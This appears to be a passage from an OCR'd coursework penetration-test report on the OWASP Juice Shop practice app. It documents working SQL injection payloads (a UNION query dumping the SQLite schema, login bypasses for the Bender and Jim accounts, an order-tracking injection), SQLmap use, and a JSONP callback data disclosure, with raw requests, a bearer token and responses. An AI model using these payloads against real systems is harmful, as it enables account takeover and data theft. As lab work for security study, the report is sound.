
1.4.2 Outcomes (evidence) of the penetration testing in 1.4

1. I increased the number of columns to 9 in the UNION SQL statement in the step 8 of 1.4

- I used **type,name,tbl_name,rootpage,sql,6,7,8,9** as columns that mapped into 9 columns in the *products* table

- the *sql* column of the *sqlite_master* table is mapped into *deluxePrice* column of the *products* table

- this contains the schema used to construct all tables in the SQLITE database


Send
Cancel
Request
Pretty Raw Hex \n
GET /rest/products/search?q=
'))%20union%20select%20type,name,tbl_name,rootpage,sql
,5,7,8,9%20from%20sqlite_master-- HTTP/1.1
Host: localhost:3000
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzd
WNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1
haWwiOiJpbm00NDJAY2l0eS5hYy5layIsInBhc3N3b3JkIjoiNWYOZ
GNjM2I1YWE3NjVkNjFkODMyN2RlYjg4MmNmOTkiLCJyb2xlIjoiY3V
zdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiM
C4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2l
tYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6I
iIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIyLTA1LTA
0IDE4OjI1OjQzLjc4MyArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIyL
TA1LTA0IDE4OjI1OjQzLjc4MyArMDA6MDAiLCJkZWxldGVkQXQiOm5
lbGx9LCJpYXQiOjE2NTE2ODg3NTcsImV4cCI6MTY1MTcwNjc1N30.Z
va0vFcihuU-CyX77BKlAjOgobwR7lwlb_7Rp3w0h9hylpMYDCtql75
RKoSvOBFYhwajZQgZyvgKlihmh3pVcnjr0LkYDkKo3ZjKa6bNCjaUP
yEML7yu7KPxXlLPde9YbmtHYL2wOhAlT1MDu-nIYWYTPmLuiY-FU_4
RBZ6rUOc
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
sec-ch-ua-platform: "Linux"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzd
WNjZXNzIiwiZGF0YSI6eyJpZCI6MjEsInVzZXJuYW1lIjoiIiwiZW1
haWwiOiJpbm00NDJAY2l0eS5hYy5layIsInBhc3N3b3JkIjoiNWYOZ
GNjM2I1YWE3NjVkNjFkODMyN2RlYjg4MmNmOTkiLCJyb2xlIjoiY3V
zdG9tZXIiLCJkZWxleGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiM
C4wLjAuMCIsInByb2ZpbGVJbWFnZSI6Ii9hc3NldHMvcHVibGljL2l
tYWdlcy91cGxvYWRzL2RlZmF1bHQuc3ZnIiwidG90cFNlY3JldCI6I
iIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDIyLTA1LTA
0IDE4OjI1OjQzLjc4MyArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDIyL
TA1LTA0IDE4OjI1OjQzLjc4MyArMDA6MDAiLCJkZWxldGVkQXQiOm5
lbGx9LCJpYXQiOjE2NTE2ODg3NTcsImV4cCI6MTY1MTcwNjc1N30.Z
va0vFcihuU-CyX77BKlAjOgobwR7lwlb_7Rp3w0h9hylpMYDCtql75
RKoSvOBFYhwajZQgZyvgKlihmh3pVcnjr0LkYDkKo3ZjKa6bNCjaUP
yEML7yu7KPxXlLPde9YbmtHYL2wOhAlT1MDu-nIYWYTPmLuiY-FU_4
Response
Pretty Raw Hex Render \n
},
{
"id":"table",
"name":"Addresses",
"description":"Addresses",
"price":5,
"deluxePrice":
"CREATE TABLE `Addresses` (`id` INTEGER PRIMARY
KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mob
ileNum` INTEGER, `zipCode` VARCHAR(255), `street
Address` VARCHAR(255), `city` VARCHAR(255), `sta
te` VARCHAR(255), `country` VARCHAR(255), `creat
edAt` DATETIME NOT NULL, `updatedAt` DATETIME NO
T NULL, `UserId` INTEGER REFERENCES `Users` (`id
`) ON DELETE SET NULL ON UPDATE CASCADE)",
"image":6,
"createdAt":7,
"updatedAt":8,
"deletedAt":9
},
{
"id":"table",
"name":"BasketItems",
"description":"BasketItems",
"price":8,
"deluxePrice":
"CREATE TABLE `BasketItems` (`id` INTEGER PRIMAR
Y KEY AUTOINCREMENT, `quantity` INTEGER, `create
dAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT
NULL, `BasketId` INTEGER REFERENCES `Baskets` (
`id`) ON DELETE CASCADE ON UPDATE CASCADE, `Prod
uctId` INTEGER REFERENCES `Products` (`id`) ON D
ELETE CASCADE ON UPDATE CASCADE, UNIQUE (`Basket
Id`, `ProductId`))",
"image":6,
"createdAt":7,
"updatedAt":8,
"deletedAt":9
},
{
"id":"table",
"name":"Baskets",
"description":"Baskets",
"price":6,
"deluxePrice":
"CREATE TABLE `Baskets` (`id` INTEGER PRIMARY KE
Y AUTOINCREMENT, `coupon` VARCHAR(255), `created
At` DATETIME NOT NULL, `updatedAt` DATETIME NOT
NULL, `UserId` INTEGER REFERENCES `Users` (`id`)
type
name
tbl_name
rootpage
sql
Response
Pretty Raw Hex Render \n
},
{
"id":"table",
"name":"Baskets",
"description":"Baskets",
"price":6,
"deluxePrice":
"CREATE TABLE `Baskets` (`id` INTEGER PRIMARY KE
Y AUTOINCREMENT, `coupon` VARCHAR(255), `created
At` DATETIME NOT NULL, `updatedAt` DATETIME NOT
NULL, `UserId` INTEGER REFERENCES `Users` (`id`)
ON DELETE SET NULL ON UPDATE CASCADE)",
"image":6,
"createdAt":7,
"updatedAt":8,
"deletedAt":9
},
{
"id":"table",
"name":"Captchas",
"description":"Captchas",
"price":10,
"deluxePrice":
"CREATE TABLE `Captchas` (`id` INTEGER PRIMARY K
EY AUTOINCREMENT, `captchaId` INTEGER, `captcha`
VARCHAR(255), `answer` VARCHAR(255), `createdAt
` DATETIME NOT NULL, `updatedAt` DATETIME NOT NU
LL)",
"image":6,
"createdAt":7,
"updatedAt":8,
"deletedAt":9
},
{
"id":"table",
"name":"Cards",
"description":"Cards",
"price":11,
"deluxePrice":
"CREATE TABLE `Cards` (`id` INTEGER PRIMARY KEY
AUTOINCREMENT, `fullName` VARCHAR(255), `cardNum
` INTEGER, `expMonth` INTEGER, `expYear` INTEGER
, `createdAt` DATETIME NOT NULL, `updatedAt` DAT
ETIME NOT NULL, `UserId` INTEGER REFERENCES `Use
rs` (`id`) ON DELETE SET NULL ON UPDATE CASCADE)
",
Response
Pretty Raw Hex Render \n
"id":"table",
"name":"Challenges",
"description":"Challenges",
"price":12,
"deluxePrice":
"CREATE TABLE `Challenges` (`id` INTEGER PRIMARY
KEY AUTOINCREMENT, `key` VARCHAR(255), `name` V
ARCHAR(255), `category` VARCHAR(255), `tags` VAR
CHAR(255), `description` VARCHAR(255), `difficul
ty` INTEGER, `hint` VARCHAR(255), `hintUrl` VARC
HAR(255), `mitigationUrl` VARCHAR(255), `solved`
TINYINT(1), `disabledEnv` VARCHAR(255), `tutori
alOrder` NUMBER, `codingChallengeStatus` NUMBER,
`createdAt` DATETIME NOT NULL, `updatedAt` DATE
TIME NOT NULL)",
"image":6,
"createdAt":7,
"updatedAt":8,
"deletedAt":9
},
{
"id":"table",
"name":"Complaints",
"description":"Complaints",
"price":13,
"deluxePrice":
"CREATE TABLE `Complaints` (`id` INTEGER PRIMARY
KEY AUTOINCREMENT, `message` VARCHAR(255), `fil
e` VARCHAR(255), `createdAt` DATETIME NOT NULL,
`updatedAt` DATETIME NOT NULL, `UserId` INTEGER
REFERENCES `Users` (`id`) ON DELETE SET NULL ON
UPDATE CASCADE)",
"image":6,
"createdAt":7,
"updatedAt":8,
"deletedAt":9
},
{
"id":"table",
"name":"Deliveries",
"description":"Deliveries",
"price":14,
"deluxePrice":
"CREATE TABLE `Deliveries` (`id` INTEGER PRIMARY
KEY AUTOINCREMENT, `name` VARCHAR(255), `price`
FLOAT, `deluxePrice` FLOAT, `eta` FLOAT, `icon`
VARCHAR(255), `createdAt` DATETIME NOT NULL, `u
pdatedAt` DATETIME NOT NULL)",
"image":6,

1.4.3 Explanation of how the evidence included in 1.4 proves that [SFR1] is violated

1. Successful exploitation of this vulnerability proves that

- Service API failed to validate, sanitize and filter external data to prevent systems being accessed using SQL injections.(security, 2019)

- *I used UNION statement to exploit this vulnerability* (testing for sql injection, 2022, Union Exploitation Technique)

- Principle of least privilege wasn't implemented by the TSF to prevent unauthorized access to the SQLite database

- *SQLite database schema exposed to unauthorised users*

- *Since, The metadata in the schema exposed the column names/types used to store user data, this may potentially lead further exploitation user data*


- hence, this SFR was violated

1.5 [SFR1 - VC5] - Log in with Bender's user account


1.5.1 Description of penetration testing that was carried out for [SFR1 - VC5]

1. Bender's email *bender@juice-sh.op* was exposed in step 8 of 1.1.1


2. I don't know the password of Bender, I'm going to try SQL injection




3. create *bender.txt* file and paste the Request from burpsuite into it




4. I used SQLmap (dev@sqlmap.org, 2022) to detect and exploit any SQL Injection flaws



5. I got CRITICAL error which refers to the 401 unauthorized code we saw in the response in burpsuite





6. use –IGNORE-CODE to ignore 401 error code



This solved the challenge however the results weren't helpful

7. - I reran the query with increased the level and risk





- sqlmap identified the database as SQLite


- sqlmap also identified email field is susceptible to *'OR boolean-based blind* SQL injec-

tions

- I think the Juice-shop did not like prolonged attack by above sqlmap query and the juice-shop server was reset and browser shutdown by itself, so I stopped above query

1.5.2 Outcomes (evidence) of the penetration testing in 1.5

1. I tried below SQL injection and it was successful in logging into the Bender's account without using his password



1.5.3 Explanation of how the evidence included in 1.5 proves that [SFR1] is violated


1. TSF failed to validate, sanitise email field which made it vulnerable to SQL injection
2. Poor implementation of the mandatory password check policy in the TSF

- in this case I was able bypass the password check and login to the Bender's account without knowhow of the password

1.6 [SFR1 - VC6] - Log in with Jim's user account

1.6.1 Description of penetration testing that was carried out for [SFR1 - VC6]

1. use sql injection to bypass access control/password checks to login to jim's account



1.6.2 Outcomes (evidence) of the penetration testing in 1.6

1. the login to jim's account was successful

1.6.3 Explanation of how the evidence included in 1.6 proves that [SFR1] is violated

1. As explained in step 1 of 1.4.3, successful exploitation of this vulnerability proves that


   - Service API failed to validate, sanitize and filter external data to prevent systems being accessed using SQL injections.(security, 2019)

   - I was able to login to jim's account by exploiting SQL injection vulnerability, hence this SFR was violated


1.7 [SFR1 - VC7] All your orders are belong to us

1.7.1 Description of penetration testing that was carried out for [SFR1 - VC7]


1. login to admin account and click on track order



- which results in




2. capture the GET request *http://localhost:3000/rest/track-order/* in burp




- the actual order ID is disclosed in the browser itself

3. change the order id to ” and resubmit



1.7.2 Outcomes (evidence) of the penetration testing in 1.7

1. change the order id to '—— or ——' and resubmit



- this query was successful

1.7.3 Explanation of how the evidence included in 1.7 proves that [SFR1] is violated

1. TSF failed to place a limit when the data is exfiltrated from the system by any user which is a potential flag of the system under attack.
2. successful querying the mars db for all the orders related to user proves the SFR is violated

2 [SFR2] - FDP_ACC.2.2

The TSF shall ensure that all operations between any subject controlled by the TSF, and any object controlled by the TSF are covered by an access control SFP.

2.1 [SFR2 - VC1] - Perform an unwanted information disclosure by accessing data cross-domain

2.1.1 Description of penetration testing that was carried out for [SFR2 - VC1]

1. This challenge is to demonstrate the use of the callback functionality which can be used to execute additional unauthorized functions

    - in this case to disclose information cross-domain to another user

2. login as *bender* and *admin* separately

3. find a GET request with /rest/user/whoami API endpoint for *bender*, send it to Repeater in burpsuite

4. remove the Authorisation token from the Request

2.1.2 Outcomes (evidence) of the penetration testing in 2.1

1. modify the GET request from /rest/user/whoami to /rest/user/whoami?callback=admin

2. callback functionality is also demonstrated via browser

- this was bender's login but I managed to access admin's data cross-domain using callback functionality

